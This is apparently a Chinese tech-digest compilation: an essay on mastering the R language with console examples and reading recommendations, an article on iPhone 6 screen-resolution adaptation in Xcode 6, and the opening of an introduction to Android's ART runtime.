R语言是函数式语言，语法自由，命名自由，使用简单，这只是对于普通用户来说的。作为一个有理想的极客，怎么能只停留在语法上呢！R是完全面向对象 的，你了解什么是面向对象吗？R的面向对象打破了R原有的自由，但又要兼容原有的自由语法，多么纠结的设计啊，你能体会到吗？并不是记住了R的语法，就代 表掌握了R语言。里面种各坑，只有自己踩了，再自己爬出来，才是真正的成长。

1.2.2 R语言核心包的使用

R语言同其他语言一样，在软件启动时，为我们提供了7个核心包，包括了众多的基础函数，如 数学计算函数，统计计算函数，日期函数，包加载函数，数据处理函数，函数操作函数，图形设备函数等。通过search()函数，可以查看到R启动时默认加载7个核心包。

```
> search()
[1] ".GlobalEnv"        "package:stats"     "package:graphics"
[4] "package:grDevices" "package:utils"     "package:datasets"
[7] "package:methods"   "Autoloads"         "package:base"
```

这7个核心包，就是我们构建复杂模型的基础。由于这几个核心包比较底层，很多函数都是用C语言封装的没有R的源代码，而且除了官方文档，几

乎没有其他更详细的文档介绍，所以这几个核心包就是学习的门槛，不要觉得某些函数会用了就行了，背后还有更深一层意义。

再问个问题，R的所有操作都是函数操作，那么“a<-1:10” 语句会被解析对应什么函数?

```
> a<-1:10;a
 [1]  1  2  3  4  5  6  7  8  9 10
```

答案是，"1:10"对应"seq()"，"<-"对应assign()。

```
> assign('b',seq(1:10));b
 [1]  1  2  3  4  5  6  7  8  9 10
```

掌握这种对应关系的意义在于，因为R是解释型语言，我们可以通过传递一个函数A的句柄，让其他的函数B动态调用这个函数A，这就是动态语言中的闭包 特性的使用思路。在Javascript中，已经被广泛使用了，但在R语言中，却只有核心包的一些函数在使用这种语法。在R语言中，这种需要有计算机背景 知识的地方还有很多，特别是在考虑如何提升R性能的部分。所以，不要太轻易就说自己掌握了R语言，多想想如何才能把其他语言的基础带到R语言的世界里。

1.2.3 R语言的内核编程

R语言的内核编程，又是一个比较复杂的计算机学科的问题。R的内核编程应该包括哪些内容呢，除了刚才说的R的语法和R的核心包，还有面向对象编程，量向化计算，特殊数据类型，环境空间等。我的第二本书《R的极客理想-高级开发篇》将会重点介绍这部分的内容。

面向对象编程，是一种对现实世界理解和抽象的方法，主要用于解决复杂问题的设计及实现。在Java的世界里，从 2003年开始我接触Java的时候，社区就已经在聊面向对象的程序设计了。对于R语言来说，直到2011年发布的2.14版本，才最终有了RC类型的面 向对象实现。面向对象的成熟，标志着R已经具备了构建复杂大型应用的能力，但如何真正地把面向对象用好，似乎也并不是统计人擅长的。有能力写出像 Hadley Wickham面向对象代码的人，在R的圈子里，实在是极少数的。

量向化计算，是R语言特有的一种并行计算方式。在R中，向量是R的基本数据类型(vector)，当你对一个向量进行操作时，程序会对向量中每个元素进行分别计算，计算结果以向量的形式返回。比如，最常见的两个等长的向量相加。

```
> 1:10+10:1

 [1] 11 11 11 11 11 11 11 11 11 11
```

向量化计算，在R中有很广泛的应用场景，基本可以取代循环计算，高效的完成计算任务。我们定义两个向量，先相加再求和，run1()函数用向量化计算实现，run2()用循环方法实现。

```
> a<-1:100000

> b<-100000:1


> run1<-function(){  # 向量化计算

+   sum(as.numeric(a+b))

+ }


> run2<-function(){  # 循环计算

+   c2<-0

+   for(i in 1:length(a)){

+     c2<-a[i]+b[i]+c2

+   }

+   c2

+ }


> system.time(run1())
```

用户 系统 流逝

0 0 0

> system.time(run2())

用户 系统 流逝

0.14 0.00 0.14

通过运行程序，我们可以清楚地看出，向量化计算要比循环快。当算法越复杂数据量越大的时候，计算的时间差距会越明显的。R的编程中的一条法则就是用向量计算代替所有的循环计算。

特殊数据类型，R语言中除了那些基本的数据类型，还有一些高级的数据类型，并不是不常用，而是你不知道。

S3类型，S4类型，RC类型分别对应R语言支持的三种面向对象编程的数据结构。

环境类型(environment)，由内核定义的一个数据结构，由一系列的、有层次关系的框架(frame)组成，每个环境对应一个框架，用来区别不同的运行时空间(scope)。

可能还有我不知道的类型...(请发现的同学通知我！)

环境空间，在进行R包开发时，是必备的一个知识点。每个环境空间都是环境类型的一个实例。每个R包都会被加载到一个环境空间中，形成有层次关系的、可调用的空间结构。

我们定义的函数和变量，都会存在于R的环境空间中，通过ls()就可以看到当前环境空间中的这些变量，比如，刚才量向化计算定义的变量和函数。

> ls()

[1] "a" "b" "run1" "run2"

除了我们自己定义的变量和函数，环境空间中还有很多其他的变量和函数，比如sum(), length(), system.time()等，这些函数我们可以直接使用，

但是它们并不在当前环境空间中，所以直接用ls()是查看不到的。当我们切换到base的环境 空间时，就可以找到sum()的函数定义了。

```
> ls(pattern="^sum$",envir=baseenv())

[1] "sum"
```

R语言内核编程，如同其他语言一样，有很多的知识细节，并不是只有我提到的这几点。但由于缺少文档，同时R核心技术的不普及，所以知道的人就不多，会用的人更少。我也在每天探索，期待发现更多的秘密。

1.2.4 R语言包的开发

R包的开发，是R语言编程中比较难的，又不得不面对的问题，不仅要把上文中所提到的各种R语言技术综合运用在一起，还要符合R包的开发规范，并用 Latex写好文档，最后提交给CRAN发布。技术问题虽然难，花时间还是可以解决的，但想要在CRAN上发布，那就只能用“难于上青天”来形容了。R语 言发展了20多年，只有5000多个包在CRAN上发布，审核不是一般严格啊！我写的gridgame游戏包和chinaWeather天气包，改了很多次，都没能通过，都到了要放弃的边缘了。

换个角度想，只有审核严格才能保证用户在安装第三方的R包时候不会出错。由于CRAN的审核过于严格，Hadley Wickham也受不了了，又开发了devtools包，不仅提供了简化R包的开发的工具函数，还支持Github社区发布。这样就可以脱离CRAN的束 缚，以个人的名义发布各种奇思妙想的R包，甚至是“不误正业”的R包。嘿嘿！！

1.2.5 R语言的虚拟机

终于到我不熟悉话题了，已我3年多R语言使用经验来说，还碰不到R语言的虚拟机。不过，网上看到很多高手在生产环境都会重新编译R软件，比如 用OpenBLAS加速R的矩阵运算，在虚拟机层实现矩阵的并行化计算，也有用GPU实现矩阵并行计算的；还有牛人把R实现的各种算法，都用C++重新实 现，然后通过Rcpp封装，直接与R的虚拟机进行连接调用。

我看着各种大神走远不送了，希望他们把虚拟机优化好了，免费发布个补丁包什么的。

1.3 R语言的第三方包

R语言的第三方包，主要包括了在CRAN上的5000多个第三方包，以及其他社区的R包，这些包在各种领域中都发挥着重要的作用。在《R的极客理想-工具篇》一 书中，我介绍了30多个包的使用，包括 时间序列包(zoo, xts, xtsExtra)，性能监控包(memoise, profr, lineprof)，R跨平台通信包(Rserve, Rsession, rJava)， R服务器包(Rserve, RSclient, FastRWeb, Websocket)，数据库访问包(RMySQL, rmongodb, rredis, RCassandra, RHive), Hadoop操作包(rhdfs, rmr2, rhbase)等。

还有很多常用的包，比如 数据处理包(lubridate, plyr, reshape2, stringr, formatR, mcmc)，机器学习包(nnet, rpart, tree, party, lars, boost, e1071, BayesTree, gafit, arules)，可视化包(ggplot2, lattice, googleVis)，地图包(ggmap, RgoogleMaps, rworldmap) 等。

R语言对于金融也有很好的支持，时间序列包(zoo, xts, chron, its, timeDate), 金融分析(quantmod, RQuantLib, portfolio, PerformanceAnalytics, TTR, sde, YieldCurve), 风险管理(parma, evd, evdbayes, evir, extRemes, ismev) 等。同时，我正在量化投资的创业中，R语言作为是系统架构中的算法引擎在最核心的位置，R正在承担着最有价值的业务，在后续的《R的极客理想-量化投资 篇》一书中，我将会完整的介绍R语言在我的量化投资系统中的运用。

1.4 数学的基础知识

数学的基础知识，主要包括初等数学，高等数学，线性代数，概率论，统计学等。我们曾在大学中学过的各种数学，那些不知道有什么用，只为考试而学的数学，是能真正决定R语言掌握深度的基础知识。

当R语言普及以后，变成大众话的编程语言，入门会越来越容易，第三方包的调用会越来越简单，最后就是拼基础学科功底了，数学就是对所有人来说最难的基础学科。

- 初等数学，中国人一直都在强调数学是我们的优势，比老外强很多，其实强的部分仅限于初等数学，加法口诀和乘法口诀让我们可以口算100以内的四则运算。

- 高等数学，大学里挂科最多的一门课，那种照本宣科的教学方法，完全不知所谓。至到遇到了R，我才恍悟 为什么最小二乘法能进行最优化的计算。重新捡起高数，是学R的必经之路。

- 线性代数，直到读完了Google的PageRank论文的N年后，自己才想明白，原来矩阵可以处理海量数据的计算，实现分步式算法与单机算法的一致性。

- 概率论，通过R语言进行各种分步的随机实验，并利用概率密度曲线函数应用到实际的业务中，才让我理解概率才是可以衡量客观事件发生的指标。

- 统计学，通过R语言我们可以很简单的构建各种统计模型，利用Bayes分别器判断垃圾邮件，利用回归模型预测未来的房价。

是R语言能让我切身地感受到，数学的基础知识在我们实际生活中的运用；也是R语言拉近了学术界和工业界的距离。如果能把我们从小到大学到的知识串起来，我想每个人都会具备与众不同的知识结构，将会在各行各业实现伟大的创新。

1.5 业务知识

业务知识涉及的面非常广，每个人都应该具备自身所处行业的知识，并结合R语言擅长的领域，发现新的机会。R语言擅长的领域包括 统计分析、金融分析、数据挖掘、互联网、生物信息学、生物制药、全球地理科学、数据可视化等。

我在软件和互联网行业呆了8年，亲身经历了两个行业的高速发展和变迁。技术一波又一波，每年都有新的主题，一路跟下来的人越来越少，虽然新鲜的血液 不断补充着，但能力和经验却远达不到要求，被市场的浮躁扰动着。近些年，中国的创业公司的成功，少有技术创新，大都是商业模式创新和资本运作的成功。

面对着中国资本市场，掌握好业务的知识，就是找到了赚钱的法宝。当业务成熟，在大家都懂得游戏规则后，竞争就会变得异常激烈了，像电商，团购，旅 游，酒店，游戏 都是如此。新领域新业务，才是值得80后90后年轻人奋斗的方向。如火如荼的O2O、互联网金融、物联网、机器人，也许

正是明年的爆发点。如果你又懂技术 又懂业务，学习又好，你将是下一个帝国的创造者。

1.6 跨学科的综合运用能力

再次强调，只要把多种学科的知识综合运用，不仅成为R语言的一代高手，更能实现自我的价值。

- 当IT技术与业务知识完美结合，你会在新兴的市场的找到机会。一旦市场成熟后，业务竞争就会变成资本竞争，机会将不复存在。

- 当IT技术与基础学科相结合，你可以通过科技创新，建立技术壁垒，保持技术优势直到成为行业老大。

- 当IT技术、业务知识、基础学科，三者同时具备时，那么你将是不可被替代的。只要找到属于你的团队，研发出自己的产品，推广给你的用户，你就已经成功了！

R语言可以从IT的角度，帮助你实现成功，同时你的成功也将是R语言的成功！

2. R语言学习

花了很大的篇幅，终于把我理解的R语言知识体系解释清楚了，写着写着都快跑题了。那么接下来，我们应该如何高效的学习R语言呢？有句话要说在前头， 学习是艰苦的，没有捷径可言，如果你想成功，那么更要面对苦中之苦。正确的学习方法，可以让我们少走弯路，学习别人的经验，会让我们加速成长。

通过上文中对跨学科知识体系的描述，我想大家都应该明白了，要想学好R，最大的难点不在于语言本身，而在于使用者的知识基础和综合运用的能力。当然，综合运用是要以良好的基础知识为前提的，先抛开业务知识和基础学科的知识不说，只谈IT技术，应该要掌握哪些知识呢？

2.1 IT基础知识

对于R语言本身来说，我们需要掌握R语言基础的知识，包括R的语法，R核心包的使用，R的内核编程，R包的开发，以及业务相关R的第三方包的使用。

如果你在学习R语言之前，已经有了很多的Java, Python等编程语言的经验，那么这将帮助你能很快熟悉R语言，你需要再补充一些数据分析和数据挖掘算法的知识，就能马上用在实际的工作中了。

如果你之前是SAS或Matlab数据科学家，那你只需要熟悉R的编程语法和第三方R包，就能用R来完成SAS和Matlab的所有任务。

如果是BI程序员，平时工作经常有处理数据和可视化的任务，那么你可以边学R边补充一些统计的知识，从无味ETL过程中发现数据的价值。

如果你是一名在读的统计学生，R语言将帮助你把书本上枯燥知识程序化，在学习过程中，就能发现社会的规律。

如果你一直在用Excel并抱怨功能远远不够的时候，试一下R语言，你的想法很快就会变成你财富的源泉。

如果你是一名宽客(Quant)，还不懂R语言的话，那么你很快就会被市场淘汰的。

如果你是一名Hadoop算法工程师，用Java写一个MR算法通常要好几千行，你可试试用RHadoop，十分之一的代码行就可以完成同样的事情。

...


R语言可以与各种技术、各种思路相结合，让R语言和你已掌握的知识进行碰撞，你就会变得和别人不一样。

2.2 R语言中文图书

记得 邓一硕 写过一篇"R语言书籍的学习路线图"的文章，很有参考意义。文章分别介绍了R语言的初级入门、高级入门、绘图与可视化、计量经济学、时间序列分析和金融等内容，涉及到30多本R语言图书和小册子，但大部分是英文的。

随着时间的推移，这两年R语言又增加了好多本新书，中文图书也慢慢地多了起来。对于不同层次的R语言用户，也有了市场细分。入门的朋友可以从《R语言编程艺术》开始学习；有一定R的基础的朋友可以阅读《R语言实战》；需要扩展知识面的朋友可以阅读《R的极客理想-工具篇》；在掌握了各种R的入门技术后，高级的R语言开发者可以阅读《R的极客理想-高级开发篇》(即将出版)；用R做可视化的朋友，可以阅读《ggplot2:数据分析

与图形艺术》；正在学习统计学的朋友，可以阅读《统计建模与R软件》；准备用R做金融的朋友，可以阅读《时间序列分析及应用(R语言)原书第2版》和《金融数据分析导论(基于R语言)》



以上推荐的图书，笔者都亲自读过，予以品质保证。此图书列表将不定期更新，把我读到的好书分享给大家！

2.3 R语言中文社区

除了图书，中文的R语言社区和个人博客也在蓬勃发展。

- 统计之都，中国 大陆最权威的R语言组织，不仅积累了大量高质量的R语言文章，并主办了七届中国R语言会议。统计之都团队成员，还参与翻译了《R语言编程艺术》、《R语言 实战》、《ggplot2:数据分析与图形艺术》、《R语言核心技术手册(第2版)》、《R数据可视化手册》、《R语言统计入门(第2版)》等多本图书。

- 炼数成金论坛，以数据分析为主题，设有R语言板块，提供在线的R语言入门培训，黄志洪老师算法讲解超一流。

- 人大经济论坛，以经管教育为主题，设有R语言板块，以线下培训为主。

2.4 R语言中文博客

- 笔者的个人博客-粉丝日志，原创了大量的R语言技术实战文章，包括 R的极客理想系列文章、RHa-
doop实践系列文章、R利剑NoSQL系列文章，并出版图书《R的极客理想》系列图书。

- 谢益辉个人博客，统计之都创始人，现任RStudio公司程序员，博客中主要包括各种有趣的技术和吐槽文章。

- 刘思喆个人博客-贝吉塔行星，现任京东推荐算法经理，博客中主要包括R语言企业级应用的文章。

- 李舰个人博客，现任Mango Solution 中国区负责人，博客中主要包括R语言建模的文章。

- 邓一硕的个人博客-格物堂，博客中主要包括的R语言金融数据分析的文章。

- 阿稳的个人博客-不周山(翻墙)，豆瓣算法经理，博客中主要包括R语言并行技术的文章。

最后，祝大家把R语言学好用好，在各自的领域中找到创新的突破口，实现自我价值，然后反馈给R语言社区，加速R的壮大发展。祝大家中秋节快乐。

注：本文将做为《R的极客理想-高级开发篇》一书的开篇文章。

原文链接：http://blog.fens.me/r-overview/

脱水技术文！聊聊iPhone6分辨率与适配


作者：sunnyxx

苹果春晚刚结束，就有同学针对iPhone6 给出了分辨率适配的方法，纯脱水技术文，赶紧来学习一下！

开篇先送个宝贝：是不是被各种分辨率搞晕了？ 看看这个，一张大图标全面解析6 6plus分辨率→
http://www.paintcodeapp.com/news/iphone-6-screens-demystified

经新xcode6模拟器验证（分辨率为pt，像素为真实pixel）：

1. iPhone5分辨率320×568，像素640×1136，@2x
2. iPhone6分辨率375×667，像素750×1334，@2x




3. iPhone6 Plus分辨率414×736，像素1242×2208，@3x，（注意，在这个分辨率下渲染后，图像等比降低pixel分辨率至1080p（1080×1920））

自动适配

不处理时自动等比拉伸，如果在老工程打印屏幕frame，依然是320×568


对比自动适配的和完美适配的导航栏就能看出问题：



因为拉伸所以会有一些虚，导航栏明显比64要大，但相比3.5寸到4寸的留黑边还是好很多。

如何关闭自动适配方案呢？这个还是老思路，换启动图：

除了换启动图外，不得不说的是，新Xcode 中可以使用一个xib来设置启动图：



不过这个xib不能关联任何的代码（不能自定义View的Class，不能IBOutlet，不能加Object），可以理解成这个xib就是一张截图，这个方案的好处在于可以使用到Size Classes 来针对不同屏幕布局这个xib（感兴趣可以看《Size Classes初探》）

关于手动适配

只要手动指定了启动图或者那个xib，屏幕分辨率就已经变成应有的大小了，老代码中所有关于写死frame值的代码通通倒霉，如果去手动适配就要全部适配，建议在找到个可行方案前先不要做修改，自动适配方案还算不影响使用。

面对4个分辨率的iPhone，建议使用Auto Layout布局 + Image Assets管理各个分辨率的图片 + Interface Builder（xib+storyboard）构建UI，Size Classes在低版本iOS系统的表现未知。想要这套手动适配方案，起码你的工程需要部署在iOS6+，还不用AutoLayout布局的会死的蛮惨。

关于Xcode6

1. 模拟器路径被换成了 ~/Library/Developer/CoreSimulator/Devices/
2. xcode6中已经找不到iOS6的模拟器了，是时候说服大家放弃iOS7-了

3. 现在起提交App Store强制需要支持64位，是时候梳理一遍所有依赖的第三方lib，更新到64位

One more thing…按这名命的规律…

iPhone6 -> iPhone6+ -> iPhone6++? -> iPhone6#?

原文链接：http://blog.sunnyxx.com/2014/09/10/iphone6-resolution/

Android运行时ART简要介绍和学习计划

作者：罗升阳

Android在4.4就已推出新运行时ART，准备替代用了有些时日的Dalvik。不过当时尚属测试版，主角仍是Dalvik。 直到今年的Google I/O大会，ART才正式取代Dalvik。这个消息在科技界引起不小轰动，也吸引不少技术人员对它的“技术分析”。可惜这些“技术分析”不过是引用了官 方的数据和图表而已。这一系列文章将对ART进行真正的技术分析。老规矩，分析前先进行简要介绍和制定学习计划。

ART的发布之所以引起大家的关注，是因为Andoid与iOS相比，一直被人诟病它的流畅性。Android的流畅性问题，有一部分原因就归结于 它的应用程序和部分系统服务是运行虚拟机之上的，也就是运行在Dalvik虚拟机之上，而iOS的应用程序和系统服务都是直接执行本地机器指令的。除了使 用ART替换Dalvik之外，我们也应当看到，Android从3.0开始，就不遗余力地改进系统的流畅性。例如，3.0增加了对应用程序2D UI的硬件加速渲染，也就是GPU渲染。在此之前，应用程序的2D UI一直都是使用软件渲染，也就是CPU渲染。又如4.1通过Project Butter，在UI架构中引入了VSYNC、Triple Buffer和HWComposer等技术，极大地提高UI的流畅性。

